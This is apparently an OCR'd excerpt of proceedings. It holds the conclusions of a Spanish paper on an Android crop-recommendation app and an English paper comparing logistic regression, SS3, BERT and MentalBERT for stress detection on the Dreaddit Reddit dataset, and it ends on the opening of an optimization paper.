


Fig. 6. Información concerniente al cultivo clasificado.

4 Conclusiones

Este trabajo presentó el desarrollo de un sistema basado en algoritmos de aprendizaje automático, específicamente, redes neuronales artificiales, y su integración con una aplicación móvil. Para ello, se llevó a cabo la integración entre la biblioteca TensorFlow y la aplicación Android. Para obtener el modelo de redes neuronales a utilizar se realizó la optimización de los hiperparámetros, lo cual garantiza un rendimiento máximo, evitando el sobreajuste y manteniendo una buena capacidad de generalización. En este trabajo se alcanzó una precisión significativa del 96%.

Si bien el dataset utilizado en este trabajo contiene información sobre el suelo y datos de cultivos de la India, el sistema desarrollado es fácilmente adaptable a nuevos conjuntos de datos de regiones de interés local y regional.

Los algoritmos de aprendizaje automático en aplicaciones móviles pueden ser una herramienta valiosa y económica para los agricultores del sur del Conurbano Bonaerense. Estos algoritmos detectan patrones en grandes conjuntos de datos, lo que permite a los agricultores identificar anomalías en el comportamiento actual y futuro de los cultivos. Esta información ayuda a tomar decisiones para garantizar cosechas saludables y rendimientos óptimos. Además, se pueden desarrollar modelos predictivos para recomendar variedades de cultivos adecuadas para huertas específicas basándose en múltiples parámetros.

Como líneas futuras, por un lado, se pretende contar con un dataset propio que contenga datos de cultivos de la región sur del Conurbano Bonaerense, y que pueda ser aumentado en tiempo real, permitiendo el reentrenamiento de los modelos planteados, lo que presentará una mayor robustez al sistema. En este caso, se deberán desarrollar nuevos modelos con distintas variaciones en los parámetros e

hiperparámetros, buscando una mejora en los resultados para las distintas predicciones.

Por otro lado, otro aspecto de mejora es la implementación de un motor de notificaciones. Esta característica sería invaluable para alertar a los usuarios sobre posibles anomalías en los parámetros de la huerta. La incorporación de notificaciones proporcionaría una capa adicional de información en tiempo real, permitiendo una respuesta proactiva ante situaciones críticas y mejorando la capacidad de monitoreo.

Adicionalmente, se podría implementar una funcionalidad que permita la segmentación de la huerta. Esta mejora proporcionaría una visión más detallada y específica del estado de diferentes áreas de la huerta, facilitando un monitoreo más preciso y personalizado. La capacidad de segmentar la huerta sería especialmente valiosa para agricultores que buscan comprender y abordar problemas específicos en diferentes secciones del cultivo.

Referencias

[1] Jordan, M, Mitchell, T.: Machine learning: Trends, perspectives, and prospects. Science. Vol. 349, Issue 6245. pp. 255-260. (2015).

[2] Harrington, P.: Machine Learning in Action. Manning Publications Co. (2012).

[3] Haykin S.: Neural Networks. A Comprehensive Foundation. Editorial Prentice Hall. (1999).

[4] Aggarwal, C. C.: Neural Networks and Deep Learning: A Textbook. Springer (2018).

[5] Abadi, M. et al.: TensorFlow: Large-Scale Machine Learning on Heterogeneous Systems. Distributed, Parallel, and Cluster Computing (arXiv:1603.04467) (2015). https://doi.org/10.48550/arXiv.1603.04467

[6] Gerón, A.: Hands-on Machine Learning with Scikit-Learn, Keras & TensorFlow: Concepts, Tools, and Techniques to Build Intelligent Systems. Third Edition. O'Reilly Media (2022).

[7] Chollet, F.: Deep Learning with Python. Second Edition. Manning Publications (2021).

[8] Lahiru, H., & Madanayake, M.: Architecting Android Applications: Patterns, Practices, and Techniques. Packt Publishing (2020). MacLean, N.: Building Mobile Applications with Flutter. Apress (2021).

[9] Chaubey, C, Sharma, A.: The integrated development environment (IDE) for application development: Android studio and its tools. AIP Conf. Proc. 2427, 020087 (2023). https://doi.org/10.1063/5.0116494

Effectiveness in stress detection: a comparison from interpretable models to black-box Transformers

Lautaro Borrovinsky[2], Leticia Cagnina[1,3], and Marcelo Errecalde[1]

[1] LIDIC, ICOPS, Universidad Nacional de San Luis
[2] Universidad Nacional de La Plata
[3] Consejo Nacional de Investigaciones Científicas y Técnicas
lautaro.borrovinsky@gmail.com, lcagnina@email.unsl.edu.ar, merreca@email.unsl.edu.ar

Abstract. It is usually assumed that recent, complex deep-neural models obtain better predictive performance than simpler, more understandable classical machine learning approaches. However, in critical areas such as mental health, the accuracy of the classifiers is not the only aspect to take into account, and the interpretability of models and the explainability of their results also play a fundamental role. In this work, we take a more comprehensive approach to the effectiveness evaluation of machine learning models in mental health. Although we still focus on the models' accuracy in detecting stress, the selection of models aims at covering systems with different support for interpretability. Models vary from those that are inherently interpretable (logistic regression) to those considered as black-boxes from the interpretability point of view (Transformers). Between these two, a third model that has showed interesting predictive capabilities and adequate interpretability in mental health is also included (SS3). The experimental work shows that even when logistic regression and SS3 have a slightly lower predictive performance, they obtain comparable results as much more complex and difficult to explain transformer-based models (BERT and MentalBERT). On the other hand, the support that each of them provides for explainability allows to confirm observations reported in previous studies about the key role that personal pronouns and self-references play as significant indicators of stress. In this context, to the ability exhibited by logistic regression to evaluate the individual importance of each input token, SS3 adds its ability to hierarchically classify and interpret input words, sentences and paragraphs and identify the exact points in a text where the determination of a case of stress becomes evident. Finally, although Transformers-based models become more opaque for a mental health professional, attention analysis still allows to confirm the relationship between relevant words in the input sentences.

Keywords: Stress Detection, Accuracy, Interpretability, NLP, Mental Health

1 Introduction

Although many successes have been reported where AI systems even surpassed the accuracy of human experts, it has been discovered that AI systems may produce diverse errors; they can exhibit bias, may be sensitive to noise in the data, and often lack technical and judicial transparency resulting in reduction in trust and challenges in their adoption [12]. That situation is also observed in the field of mental health, where Natural Language Processing (NLP) can offer insights into the complexities of human emotions, behaviors, and cognitive processes through the analysis of language. There, it can be observed an evolution in the use of NLP models that become increasingly complex, incorporating deep learning approaches on huge datasets. Thus, a dual and contradictory situation arises: on the one side, they achieve state-of-the-art performance in most of the analysis tasks in mental health; on the other hand, these deep and complex models are less transparent, an aspect important in mental health applications, where the decisions performed by Artificial Intelligence (AI) based methods can have hard implications on individuals' well-being. Transparent models enable practitioners to make informed decisions, understand the model predictions, and identify potential biases within AI systems. Yet, achieving this transparency is far from straightforward, especially

as state-of-the-art NLP models become more like "black boxes", where the decision-making processes are obscured from view [8].

In that context, it is in general assumed that more complex, hard to understand, deep learning models are more effective than other classical models like linear models, logistic regression or Bayesian approaches. However, each application area has its own particularities and requires specialized analysis of the models' accuracy and the support that each model provides to interpretability and the explainability of the results.

This article aims at making a contribution in this direction in the specific area of stress detection. Our idea is taking a more comprehensive view of the models' effectiveness in this task by focussing in their accuracy measures but also analysing the support for interpretability that each one provides. For that, models were selected varying their explainability capabilities, from those that are inherently interpretable (logistic regression) to those considered as black-box models (Transformers). Between these two, a third model that has showed interesting predictive capabilities and adequate interpretability in mental health is also included (SS3). In short, some of the research questions we address in this paper are:

- **RQ1** - Are deep learning models in fact more effective than simpler models like logistic regression or SS3 in stress detection? Is this difference in performance really important?
- **RQ2** - How each approach, logistic regression, SS3 and Transformers-based models supports the interpretability and explainability of predictions in stress detection? How the information each one obtains complements each other and allows to obtain a more comprehensive understanding of the language in stress detection?
- **RQ3** - Do the results that were obtained confirm or contradict previous studies and existing literature about discourse related to stress?

2 Related Work

One of the ongoing debates in AI research is related to the trade-off between *accuracy* and *explainability*. Some researchers argue that highly accurate black-box AI systems should be used despite their lack of explainability [9]. They consider that this is justified by their higher accuracy and that insisting on *explainable AI* (XAI) actually impedes the benefits and potential of AI. At the other end, Rudin et al. [13] emphasize the importance of *only* using interpretable models in high-stakes decisions, arguing that black-box models should not be used if an interpretable one can achieve similar performance. Moreover, the authors suggest that the trade-off between transparency and effectiveness is not always justified, and claim that black-box models, often perceived as necessary for achieving high accuracy, do not always provide significant performance improvements over interpretable ones when the data are well-structured and features are meaningful. These extreme positions, between the ones that advocate abandonment of black box systems, and those that deny the importance of interpretability (and XAI in general) is often framed as the "accuracy vs. explainability" dilemma and considers accuracy and explainability as concepts mutually exclusive. However, Petkovic et al. [12] question those ideas, emphasizing that non-explainable systems can produce accurate results for the wrong reasons, lack robustness, and are susceptible to adversarial attacks. The paper proposes to integrate the explainability throughout the AI system lifecycle to ensure trustworthiness, robustness, and fairness. This perspective is particularly relevant in high-stakes domains like healthcare, where understanding the decision-making process of AI systems is crucial for user trust and adoption.

Colin et al. [4] contribute significantly to this discussion by introducing a human-centered evaluation framework for explainability methods. The authors conducted extensive psychophysics experiments with 1,150 participants to assess the practical utility of various attribution methods in real-world scenarios. Their findings indicate that some leading attribution methods, despite being highly faithful, were not practically useful in certain scenarios. This underscores the importance of developing explainability methods that are not only accurate but also practically useful. Complementing this work, the survey [1] provides a comprehensive

review of user-centered evaluations in Explainable Artificial Intelligence (XAI) and addresses the aforementioned trade-off by emphasizing that while transparent models are easier to interpret, they often lack the performance of more complex black-box models like deep neural networks (DNNs). The challenge lies in balancing the need for model interpretability with maintaining high predictive accuracy.

Our work aligns to those lines of research that consider that both, the accuracy of the models and the explainability of their results, are important aspects. In this context, although the priority is to analyze how effective the classifier models are, the tools that each of them can provide to their interpretability are also considered. A rigorous comparison of the models' interpretability would imply specific questionnaires or rigorous quantitative evaluation methodologies [11], something that exceeds the scope of this work. Instead, we will describe each model, highlighting the mechanisms that facilitate their interpretability and help understand "how" and "why" those models make their decisions.

3 Experimental analysis

For the experimental analysis we use the "Dreaddit" dataset [15], a comprehensive compilation of Reddit posts collected and annotated for the purpose of stress detection. It offers a collection of 190,000 posts dated from January 1, 2017, to November 19, 2018. The posts correspond to five domains directly related to stress: abuse, social conflicts, anxiety, Post-Traumatic Stress Disorder (PTSD), and financial distress. These domains were specifically chosen for their high likelihood of containing discussions around inherently stressful topics. The average length of a post in the dataset is 420 tokens. A meticulously curated subset of 3,553 segments from these posts, originating from 2,929 different posts, has been tagged by Amazon Mechanical Turk annotators, focusing on the subjective experience of stress as described by the authors. This process concluded in approximately 52.3% (1,857) of instances labeled as stress-indicative, providing a rich resource for examining the diverse ways stress is manifested and discussed across various contexts. The rest of the instances were labeled as containing 'no stress' signs.

3.1 Experimental Results

In this section, we present the results of our experimental study on the stress detection task. Our analysis is structured around two main aspects: 1) *classifier performance* and 2) support for *interpretability/explainability*. Regarding the classifiers' performance, their effectiveness was evaluated using standard accuracy metrics such as *precision*, *recall* and *F1-score*. The interpretability and explainability of models can be analyzed along several axes defined in the evaluation framework proposed by Danilevsky et al. [5]: 1) *local* versus *global* explanations, 2) *intrinsic* versus *post-hoc* explainability models, 3) *explainability techniques*, 4) *operations* facilitating explainability and 5) *visualization techniques*.

Logistic Regression Analysis
The first approach in our study combined a *Logistic Regression* (LR) model with a (L2-normalized) tf-idf vectorization for document representation. That normalization ensures that features are on a comparable scale, enhancing the robustness of the model and the interpretability of the coefficients obtained.

- *Classifier Performance*. A grid search optimization of the logistic regressor, varying the regularization parameter C and the word n-grams range, achieved a 75.4% of average accuracy in a 5-fold cross-validation with the training set. This accuracy value in correctly classifying the posts as 'stress' or 'no stress' is obtained with word 1-grams and $C = 1$.

After that, the model trained with those hyper-parameters on the whole training set, obtained similar results in the test set as can be seen in Table 1. There, the F1-scores, 0.69 for 'no stress' and 0.74 for 'stress', denote a balanced performance between precision and recall for both categories. Besides, the consistent weighted averages of all the metrics

(0.72) show a robust model performance overall, considering that the article introducing the "Dreaddit" dataset [15], reports that LR with pre-trained Word2Vec features achieves an F1-score of 0.7706.

Table 1: Classification Metrics for the Logistic Regression Model.

Class	Precision	Recall	F1-Score
No Stress	0.73	0.66	0.69
Stress	0.71	0.77	0.74
Weighted Average	0.72	0.72	0.72

- *Support for Interpretability/Explainability.* LR is considered an "inherently interpretable" model [10] where a change in a feature x_j by one unit increases the log *odds* ratio by the value of the corresponding weight (w_j). That means, that we can use the weights (coefficients) associated with each feature of the logistic regression model as estimators of how relevant a feature is in identifying stress markers.

That information can be observed in Figure 1 with the coefficient magnitude values of the regression logistic model for the non-stress class (red) and the stress class (blue). They quantify the influence of each feature (word) on stress prediction and, notably, the words with the highest positive coefficients are predominantly first-person singular pronouns and self-references confirming their significant role as indicators of stress. In fact, words as 'me', 'my', 'am' and 'myself' which have some of the highest positive coefficients, shows their strong predictive power. In contrast, pronouns oriented towards "others", like *'you'*, *'your'*, and *'we'*, register among the terms with the most negative coefficients, aligning with states of non-stress or well-being. This pattern suggests a linguistic reflection of the psychological phenomenon where an increased use of first-person singular pronouns can be associated with self-focused attention, often a sign of stress or distress. In contrast, terms that reflect a collective or external focus tend to correspond with a less stressed emotional state. These insights are studied in existing psychological literature related to language usage and its correlation with mental states, further substantiating the model's validity in detecting expressions of stress.




Fig. 1: Values of coefficients in the Logistic Regression Model.

Summarizing, a logistic regression model focuses on *global explanations*, as the coefficients of the logistic regression represent the influence of individual features on stress prediction at a global level, providing an overall view of the model's prediction process as a whole. It is a *self-explanatory* model because the coefficients, derived directly from the training process, reflect the intrinsic importance of each feature, without the need for additional procedures to generate explanations. *Feature importance* is used as explainability technique, where the logistic regression coefficients indicate the weight and direction of each term's impact on the

model's predictions. As main operation enabling explainability, we can say that feature's coefficient serves as a key operation for explainability. It informs how an incremental change in a feature impacts the *logit* of the prediction. Finally, regression logistic models admit different visualization techniques for their coefficients, both at the level of the global values of the coefficients as for local explanations for particular predictions. Here, we observed that using simple mean values displayed through bar graphs is a common and effective method for interpreting feature importance in this type of model.

The SS3 Model

The *SS3* [3] approach learns representations of words, sentences, paragraphs and documents. For a word w_i, SS3 obtains a vector $gv(w_i) = (c_1, c_2, \ldots, c_n)$ with the level of confidence (gv) that w_i belongs *exclusively* to the classes $c_1, c_2, \ldots, c_n$. Besides, unlike to conventional methods that handle input as a static feature vector, it processes input sequentially, enabling incremental classifications through a hierarchical approach. Initially, the text is divided into multiple blocks, such as paragraphs, sentences, and words. Each word w_i is assigned a confidence vector $gv(w_i)$, representing its likelihood of belonging to specific classes. These word-level vectors are incrementally combined using summary operators to form higher-level vectors, such as sentence and paragraph vectors. This hierarchical reduction continues until a single confidence vector represents the entire document. The classification decision is made based on this final vector. This incremental process allows SS3 to update its confidence values dynamically as new text is processed, providing support for early and adaptive classifications.

- *Classifier Performance.* As shown in Table 2, SS3 exhibits a very high precision (0.90) in correctly recognizing posts related to stress. However, for the opposite ('no stress') class, the precision decreases to 0.62. This contrast in precision between classes shows the sensitivity of the SS3 model towards linguistic indicators of stress. The weighted average of the metrics, approximately 0.77 in precision, 0.70 in recall, and 0.68 in F1 score, demonstrates a generally balanced performance of the SS3 model in the classification of 'stress' versus 'no stress' classes.

Table 2: Classification Metrics for the SS3 Model.

Class	Precision	Recall	F1-Score
No Stress	0.62	0.95	0.75
Stress	0.90	0.46	0.61
Weighted Average	0.77	0.70	0.68

- *Support for Interpretability/Explainability.* Unlike LR, which focuses on the importance of input features at a single, "flat" level, SS3's hierarchical and incremental approach allows for the assessment of the importance of textual units at the level of input words, sentences, paragraphs, and the entire document. This allows for the visualization of textual units that played an important role in the classification at different levels. For instance, SS3 is able to show the relevance of specific words indicative of the 'no stress' class.[4] On the other hand, Figure 2 shows, not only the relevant words for the 'stress' class, but also a complete sentence that seems to be associated with a stress situation (in blue).

It is interesting to note that the global value of confidence of 'you' ($gv(you, no_stress) = 1$), and 'your' ($gv(your, no_stress) = 0.574$) show them as the most, and second most contributing words to the classification of texts as 'no stress'. This linguistic pattern is consistent with the coefficients obtained by logistic regression and shown in Figure 1 where 'you' and 'your' are among the words with the most indicative coefficients of the 'no stress' class. Regarding the Figure 2, from the occurrence of several first-person personal pronouns ('I'), the whole sentence is associated to the class stress and highlighted in blue.

Another important aspect of the SS3' incremental approach is that, since the *confidence vector* is a value that "summarizes the past history", keeping track of *how* this vector changes

[4] That figure is not included here due to constrains of space.






Fig. 2: Visualization of the SS3 applied to a Dreaddit's text.

over time allows us to get important information of the "points" (words, sentences, paragraphs) in the text *when/where* the system obtained important evidence in favor of one class or another. For instance, in Figure 3 we can see how the sentence "We'll say I love you, he'll hold me so tight" produces an abrupt change of confidence in favor of the 'no stress' class both in the reading of words (Figure 3a) as in the reading of sentences (Figure 3b). That is a very important aspect from the interpretability point of view because that "dynamic information" allows us detect the key words and sentences that produced a particular classification for a specific text.



(a) Incremental contribution of each word in the classification by SS3.



(b) Incremental contribution of each sentence in the classification by SS3.

Fig. 3: The incremental contribution of words (left) and sentences (right) in the classification by SS3.

Summarizing along the different axes of explainability, we can say that the explanations generated by SS3 have both *global* and *local* aspects. Similar to the coefficients of the logistic regression, the *gv* values of the words show the influence of individual words on stress prediction at a global level. On the other hand, the hierarchical and incremental computation of the summary operators allows to dynamically compute the influence of sentence, paragraphs and detect the points where a specific instance becomes clearly as belonging to a class or another. That hybrid aspect of SS3 is also reflected in considering it a *self-explanatory* model (regarding the *gv* values of the words) and also a *post-hoc* approach due to the dynamic cumulative confidence charts that only can obtained for specific texts. SS3 primarily uses *feature importance* as a technique to generate explanations, although summary operators allow to extend that importance to larger units like sentences, paragraphs and the whole document. The operations that enable SS3 to generate explanations are the assignments of weights (*gv* values and confidence vectors) to words, sentences and paragraphs based on their relevance in the final classification. These weights are justified in [3] from an intuitive, human-centered (non-statistical) point of view for the individual words and computed by aggregation operations (add operator, max or average pooling, etc) for summary operators. Finally, regarding *visualization techniques*, SS3 allows to employ interactive visualization tools such as interactive line graphs and (hierarchical) text highlighting to present its explanations. These techniques allow users to see how each word or phrase contributes to the final classification, making the explanations intuitive and easily understandable.

BERT and MentalBERT Models

Here, we explore the use of advanced language models based on Transformers, specifically BERT [6] and MentalBERT [7], within the context of NLP applied to mental health. BERT has revolutionized the field of NLP with its ability to learn advanced language representations. On the other hand, MentalBERT is a variant of BERT specifically pre-trained for applications in mental health.

- *Classifiers Performance*. In Table 3, we can see that BERT achieves balanced scores for both, 'no stress' and 'stress' classes in all the considered metrics. In particular, similar F1-Scores for both classes produces an average value of 0.77, the best value obtained for this collection in our study in relation to the ones obtained by LR (0.72) and SS3 (0.68). Surprisingly, as it can be seen in Table 4, this result was even slightly higher than that obtained by MentalBERT. This would give evidence that working with a language model that was specifically adapted to a particular domain (mental health) does not guarantee, at least for stress detection, greater effectiveness that a generic language model.

Table 3: Classification Metrics for the BERT Model.

Class	Precision	Recall	F1-Score
No Stress	0.76	0.76	0.76
Stress	0.78	0.77	0.77
Weighted Average	0.77	0.77	0.77

Table 4: Classification Metrics for the MentalBERT Model.

Class	Precision	Recall	F1-Score
No Stress	0.83	0.64	0.72
Stress	0.72	0.87	0.79
Weighted Average	0.76	0.76	0.76

- *Support for Interpretability/Explainability*. Although Transformer-based language models are often presented as an example of black box and low transparency models, they can provide some interesting information about the patterns found in the data that have had some kind of influence on the results. One way to achieve this goal is by visualizing the attention heads for a single input using bipartite graphs or heatmaps. As an example, the BertViz Visualization tool[5], allows the visualization of the model attention weights across the different heads and layers, offering a graphical representation of the relationship between tokens (words) in a given context. For instance, Figure 4 shows the bipartite graph that BertViz produces for the post *Everyday I have to wake up and choose to push forward & live or fall apart & die. Lately, it's been really hard to push forward & live. I'm tired you guys. I am so tired. What do I do?* that comes from the PTSD subreddit and reflects a personal struggle with the daily decision to either push forward or succumb to the desesperation.

In line with the results obtained with LR and SS3, we observe in Figure 4a that in this particular layer and head BERT pays particular attention to first-person words such as 'I' or 'my'. Also, in Figure 4b we can observe that the BERT model also shows special relevance to terms like 'exasperated', 'exhausted', and 'burnt' (out), which are common descriptors of states of stress and exhaustion. It is important to observe that MentalBERT obtained similar visual patterns to those obtained by BERT (personal terms such as 'I' and 'my', and also words like 'exasperated' or'exhausted') that are not shown here due to space restrictions.

Another type of pattern that can be analyzed with BertViz is the attention weights between tokens different from the [CLS] token. For instance, in Figure 5a we can visualize

[5] `https://github.com/jessevig/bertviz`



(a) Second attention head of BERT at layer 9.

(b) Penultimate attention head of BERT at layer 9

Fig. 4: BertViz visualizations to highlight linguistic markers of stress.

the connection between personal pronouns and emotionally charged words in MentalBERT. There, the term 'myself' is intensely linked with the word 'miserable' indicating a potent recognition of self-referential expressions of a negative emotion. This visualization shows some clues about how personal narrative and emotion are related. Similarly, in Figure 5b, the connections between 'myself' and both 'mad' and 'stressed' are interesting. The model's attention to these terms suggests an ability to detect self-directed emotional states, which are key in mental health contexts.

In summary, considering the different axes of explainability, we can say that the explanations generated by BERT and MentalBERT are predominantly *local* explanations, as the attention techniques and visualizations used focus on specific words or phrases that contribute to the predictions of a given text. Besides, visualization techniques such as BertViz can be seen as *post-hoc* tools that help to interpret and visualize the model's decisions. The main explainability technique employed is *attention* that assigns weights to words in the context of a sentence and provides some evidence of their importance in the context of the prediction. The operations that enable explainability are those related to the computation and visualization of attention weights that provide, through graphical tools such as Bertviz, basic intuitive patterns of the words that may be playing some kind of influence on the model's classifications. Two popular visualization techniques for attention-based explanations are those based on bipartite graph (like BertViz) and the ones based on attention heatmap matrixes. As we saw, Bertviz can provide interesting graphical representations of how the model attends to

each word in the context of a sequence, which is crucial for understanding how the model processes and relates parts of a text during prediction.



(a) Relating "myself" to "miserable". (b) Relating "myself" to "mad" and "stress".

Fig. 5: (Partial) Visualizations of the penultimate layer in MentalBERT.

4 Conclusions

Given the importance that both, effectiveness and interpretability have in mental health, this work analyzes how these factors impact on a particular task in this area, stress detection. Our study focuses on effectiveness, measured by classical metrics such as precision, recall and F1-measure, and varies the degree of transparency of the chosen models, starting with a transparent, intrinsically interpretable model learnt with LR, continuing with a less formally justified approach, but more flexible and intuitively explainable as SS3 and ending with "black box", deep learning models, represented by BERT and MentalBERT.

In this context, and with the aim of answering the initially posed research questions, the experimental work showed that Transformer-based models such as BERT and MentalBERT confirm that this type of deep learning architecture is very effective in classification tasks, obtaining an average F1 of 0.77 (BERT) and 0.76 (MentalBERT), thus outperforming, although not in such a significant way, to LR (average F1 = 0.72) and SS3 (average F1 = 0.69). However, at least for this task, a language model adapted to the mental health domain (MentalBERT) does not seem to be more effective than a generic language model such as BERT. On the other hand, the results here obtained with BERT are similar to the best ones obtained in the presentation of the data set in [15].

Regarding the transparency and interpretability of the models, LR offers an intrinsically interpretable model that allows to identify and mathematically justify the particular inputs (words in our case) that play an important role in the classification. SS3 does not have these formal guarantees, but it provides flexible aggregation mechanisms that are intuitively explainable for a mental health professional, and allow for a hierarchical evaluation of the relevance of words, sentences and paragraphs in the classification result. It also provides mechanisms that allow for the identification of those points in the input sequence where the words or sentences produce a clear change in favor of a certain class. Finally, although deep learning, "black boxes" models are often questioned in their ability to understand and justify their decisions [2], in our study we were able to identify some interesting patterns between words clearly associated with the classification of stress. Interestingly, in the 3 considered models, and using completely different mechanisms, the relationship between the use of certain personal pronouns and self-references and cases of stress, already observed in previous studies in mental health, could be confirmed.

Our future work in stress detection is going to be oriented to use the new generative approaches powered by large language models, which allow generating explanations in natural language by directly connecting the conclusions and results obtained with the input data (texts) [14]. Some preliminary works in early depression detection, justifying decisions based on the symptoms of the Beck test, seem to show a lot of potential in this line of work in the area of interpretability.

Bibliography

[1] Binns, R., Van Kleek, M., Veale, M., Lyngs, U., Zhao, J., Shadbolt, N.: Towards human-centered explainable ai: A survey of user studies for model explanations. ACM Computing Surveys **51**(5), 1–35 (2018)

[2] Bodria, F., Giannotti, F., Guidotti, R., Naretto, F., Pedreschi, D., Rinzivillo, S.: Benchmarking and survey of explanation methods for black box models. Data Mining and Knowledge Discovery **37**, 1719–1778 (2023)

[3] Burdisso, S.G., Errecalde, M., Montes-y Gómez, M.: A text classification framework for simple and effective early depression detection over social media streams. Expert Systems with Applications **133**, 182–197 (2019). https://doi.org/10.1016/j.eswa.2019.05.023

[4] Colin, J., Fel, T., Cadène, R., Serre, T.: What i cannot predict, i do not understand: A human-centered evaluation framework for explainability methods. In: Advances in Neural Information Processing Systems 35 (NeurIPS 2022). pp. 1234–1245. NeurIPS, Curran Associates, Inc., New York, USA (2022)

[5] Danilevsky, M., Qian, K., Aharonov, R., Katsis, Y., Kawas, B., Sen, P.: A survey of the state of explainable ai for natural language processing. IBM Research – Almaden (2020)

[6] Devlin, J., Chang, M.W., Lee, K., Toutanova, K.: BERT: Pre-training of deep bidirectional transformers for language understanding. In: Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers). pp. 4171–4186. Minneapolis, Minnesota (2019). https://doi.org/10.18653/v1/N19-1423

[7] Ji, S., Zhang, T., Ansari, L., Fu, J., Tiwari, P., Cambria, E.: MentalBERT: Publicly available pretrained language models for mental healthcare. In: Proceedings of the Thirteenth Language Resources and Evaluation Conference. pp. 7184–7190. Marseille, France (2022)

[8] Joyce, D.W., Kormilitzin, A., Smith, K.A., Cipriani, A.: Explainable artificial intelligence for mental health through transparency and interpretability for understandability. npj Digital Medicine **6**(1), 6 (Jan 2023). https://doi.org/10.1038/s41746-023-00751-9

[9] London, A.J.: Artificial intelligence and black-box medical decisions: Accuracy versus explainability. Hastings Center Report **49**(1), 15–21 (2019)

[10] Molnar, C.: Interpretable Machine Learning - A Guide for Making Black Box Models Explainable. C. Molnar, Westendstrasse 78, 80339 Munchen, Germany (2022)

[11] Nauta, M., Trienes, J., Pathak, S., Nguyen, E., Peters, M., Schmitt, Y., Schlötterer, J., van Keulen, M., Seifert, C.: From anecdotal evidence to quantitative evaluation methods: A systematic review on evaluating explainable ai. ACM Computing Survey **55**(13s) (jul 2023)

[12] Petkovic, M., et al.: Accuracy versus explainability: The role of complexity in machine learning. AI Magazine **45**(1), 56–67 (2024)

[13] Rudin, C.: Stop explaining black box machine learning models for high stakes decisions and use interpretable models instead. Nature Machine Intelligence **1**(5), 206–215 (2019)

[14] Singh, C., Inala, J.P., Galley, M., Caruana, R., Gao, J.: Rethinking interpretability in the era of large language models (2024), `https://arxiv.org/abs/2402.01761`

[15] Turcan, E., McKeown, K.: Dreaddit: A Reddit dataset for stress analysis in social media. In: Proceedings of the Tenth International Workshop on Health Text Mining and Information Analysis (LOUHI 2019). pp. 97–107. Hong Kong (Nov 2019). https://doi.org/10.18653/v1/D19-6213

Efficient Differential Grouping Method for Large-scale Constrained Optimization

Fabiola Paz[1], Guillermo Leguizamón[2], and Efrén Mezura-Montes[3]

[1]Facultad de Ingeniería, Universidad Nacional de Jujuy, Jujuy, 4600, ARGENTINA
[2]Laboratorio de Investigación y Desarrollo de Inteligencia Computacional, Universidad Nacional de San Luis, San Luis, 5700, ARGENTINA
[3]Instituto de Investigación de Inteligencia Artificial, Universidad de Veracruz, Veracruz, 91097, MEXICO
fabypaz@fi.unju.edu.ar, legui@unsl.edu.ar, emezura@uv.mx

Abstract. Solving large-scale constrained optimization problems (LSCOP) using cooperative co-evolutionary (CC) algorithms has received considerable attention in recent years. One of the most critical challenges of CC algorithms is the decomposition of the original problem. Currently, decomposition methods for solving LSCOPs often generate large subcomponents, poor accuracy, and consume significant computational resources. This affects the optimization performance. In this work, we present a decomposition method that aims to form efficient subcomponents that feature high accuracy, good size, and low computational resource cost. The proposal is evaluated on a set of benchmark functions subject to constraints up to 1,000 dimensions widely used in the literature, and compared with other state-of-the-art methods. The results demonstrate that our proposal performs the decomposition efficiently and succeeds in reducing the computational cost, making it a valuable contribution to the field of optimization.

Keywords: Differential Grouping, Interaction Between Variables, Decomposition Methods, Cooperative Co-evolution Algorithms, Large-scale Constrained Optimization

1 Introduction

